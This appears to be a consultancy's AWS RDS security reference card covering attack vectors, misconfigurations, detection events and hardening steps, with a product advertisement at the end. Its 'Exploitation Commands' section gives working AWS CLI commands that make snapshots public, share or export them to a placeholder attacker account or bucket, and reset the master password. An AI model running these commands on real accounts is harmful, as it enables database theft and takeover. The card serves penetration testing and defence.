


AWS RDS Security
DATABASERelational Database Service (RDS) provides managed databases with encryption and access controls. Publicly accessible databases and weak credentials are primary attack vectors.
📋Service Overview
Database Access
RDS instances can be publicly accessible or VPC-only. Security groups control network access, while IAM authentication provides identity-based access for supported engines.
Attack note: Public databases are constantly scanned. Weak credentials lead to immediate compromise.
Snapshots & Backups
Automated backups and manual snapshots can be shared cross-account or made public. Snapshots contain full database contents including sensitive data.
Attack note: Public snapshots are goldmines - search for forgotten production data.
Security Risk Assessment
Databases contain the most sensitive business data. Public accessibility, weak credentials, and unencrypted snapshots lead to massive data breaches.
⚔️Attack Vectors
Access Exploitation
- •Publicly accessible databases
- •Weak or default credentials
- •SQL injection from applications
- •Unencrypted connections
- •Cross-account snapshot sharing
Credential Attacks
- •Brute force master password
- •Credential stuffing attacks
- •Password in CloudFormation
- •Secrets Manager misconfigured
- •Connection strings in code
⚠️Misconfigurations
Access Issues
- •PubliclyAccessible: true
- •Security group allows 0.0.0.0/0
- •No SSL/TLS enforcement
- •IAM auth not enabled
- •No VPC endpoint for private access
Data Protection
- •Encryption at rest disabled
- •Snapshots not encrypted
- •Deletion protection off
- •No audit logging
- •Performance Insights public
🔍Enumeration
aws rds describe-db-instancesaws rds describe-db-snapshotsaws rds describe-db-snapshots --include-publicaws rds describe-db-cluster-snapshotsaws rds describe-db-parameter-groups📤Data Exfiltration
Snapshot Abuse
- •Copy snapshot to attacker account
- •Make snapshot public
- •Export snapshot to S3
- •Create read replica externally
- •Restore in different region
Direct Access
- •SQL dump via mysqldump/pg_dump
- •SELECT INTO OUTFILE
- •Database link to external DB
- •Replication to external host
- •Bulk export via tools
Key insight: Snapshot sharing is the stealthiest exfiltration method - no data actually leaves your account.
🔗Persistence
Database-Level
- •Create backdoor database user
- •Add stored procedure backdoor
- •Schedule malicious job
- •Modify application data
- •Insert triggers for exfil
AWS-Level
- •Modify master password
- •Create read replica
- •Add security group rule
- •Enable public access
- •Share snapshot cross-account
🛡️Detection
CloudTrail Events
- •ModifyDBInstance
- •CreateDBSnapshot
- •ModifyDBSnapshotAttribute
- •RestoreDBInstanceFromDBSnapshot
- •ModifyDBCluster
Database Logs
- •Audit log analysis
- •Failed login attempts
- •Unusual query patterns
- •Bulk data access
- •New user creation
💻Exploitation Commands
aws rds restore-db-instance-from-db-snapshot \
  --db-snapshot-identifier snap-xxx \
  --db-instance-identifier pwned \
--publicly-accessibleaws rds modify-db-instance \
--db-instance-identifier target-db \
--master-user-password NewPassword123!aws rds modify-db-snapshot-attribute \
--db-snapshot-identifier snap-xxx \
--attribute-name restore \
--values-to-add allaws rds modify-db-snapshot-attribute \
--db-snapshot-identifier snap-xxx \
--attribute-name restore \
--values-to-add ATTACKER_ACCOUNT_IDaws rds modify-db-instance \
--db-instance-identifier target-db \
--publicly-accessibleaws rds start-export-task \
--export-task-identifier exfil \
--source-arn arn:aws:rds:REGION:ACCOUNT:snapshot:snap-xxx \
--s3-bucket-name attacker-bucket \
--iam-role-arn arn:aws:iam::ACCOUNT:role/ExportRole \
--kms-key-id arn:aws:kms:REGION:ACCOUNT:key/xxx⚙️RDS Configuration Examples
{
  "PubliclyAccessible": true,
  "StorageEncrypted": false,
  "DeletionProtection": false,
  "MasterUsername": "admin",
  "MasterUserPassword": "password123"
}
Public, unencrypted, weak credentials - complete exposure
{
  "PubliclyAccessible": false,
  "StorageEncrypted": true,
  "KmsKeyId": "arn:aws:kms:...",
  "DeletionProtection": true,
  "IAMDatabaseAuthentication": true,
  "EnableCloudwatchLogsExports": ["audit","error"]
}
Private, encrypted, IAM auth, with audit logging
{
  "IpPermissions": [{
    "IpProtocol": "tcp",
    "FromPort": 3306,
    "ToPort": 3306,
    "IpRanges": [{"CidrIp": "0.0.0.0/0"}]
  }]
}
MySQL port open to entire internet
{
  "IpPermissions": [{
    "IpProtocol": "tcp",
    "FromPort": 3306,
    "ToPort": 3306,
    "UserIdGroupPairs": [{
      "GroupId": "sg-app-servers"
    }]
  }]
}
Only app server security group can connect
🛡️Defense Recommendations
Disable Public Access
Never expose RDS to internet. Use private subnets.
aws rds modify-db-instance \
  --db-instance-identifier db-xxx \
--no-publicly-accessibleEnable Encryption
Encrypt at rest with KMS and enforce SSL in transit.
--storage-encrypted --kms-key-id <key-arn>Use IAM Authentication
Replace passwords with IAM roles where possible.
aws rds modify-db-instance \
--enable-iam-database-authenticationEnable Audit Logging
Export audit logs to CloudWatch for monitoring.
--enable-cloudwatch-logs-exports \
'["audit","error","general"]'Use Secrets Manager
Rotate credentials automatically with Secrets Manager.
aws secretsmanager rotate-secret \
--secret-id db-credentialsEnable Deletion Protection
Prevent accidental or malicious deletion.
aws rds modify-db-instance --deletion-protectionAWS RDS Security Card • Toc Consulting
Always obtain proper authorization before testing
Real Findings, Real Fixes
A real RDS database reachable from outside AWS entirely. Watch the real external connection succeed, then fail after the fix.
KloudSec, built by the team behind Toc Consulting
See AWS RDS security checked automatically, continuously
What you just read is a manual, one-time check. KloudSec runs this and 400+ more automated checks across 90+ AWS services, continuously, agentless, live in about 5 minutes.
Toc Consulting: AWS Security & Cloud Architecture
Securing your AWS estate?
Our team helps engineering teams secure and architect AWS the right way: assessment in week one, a prioritized action plan in week two.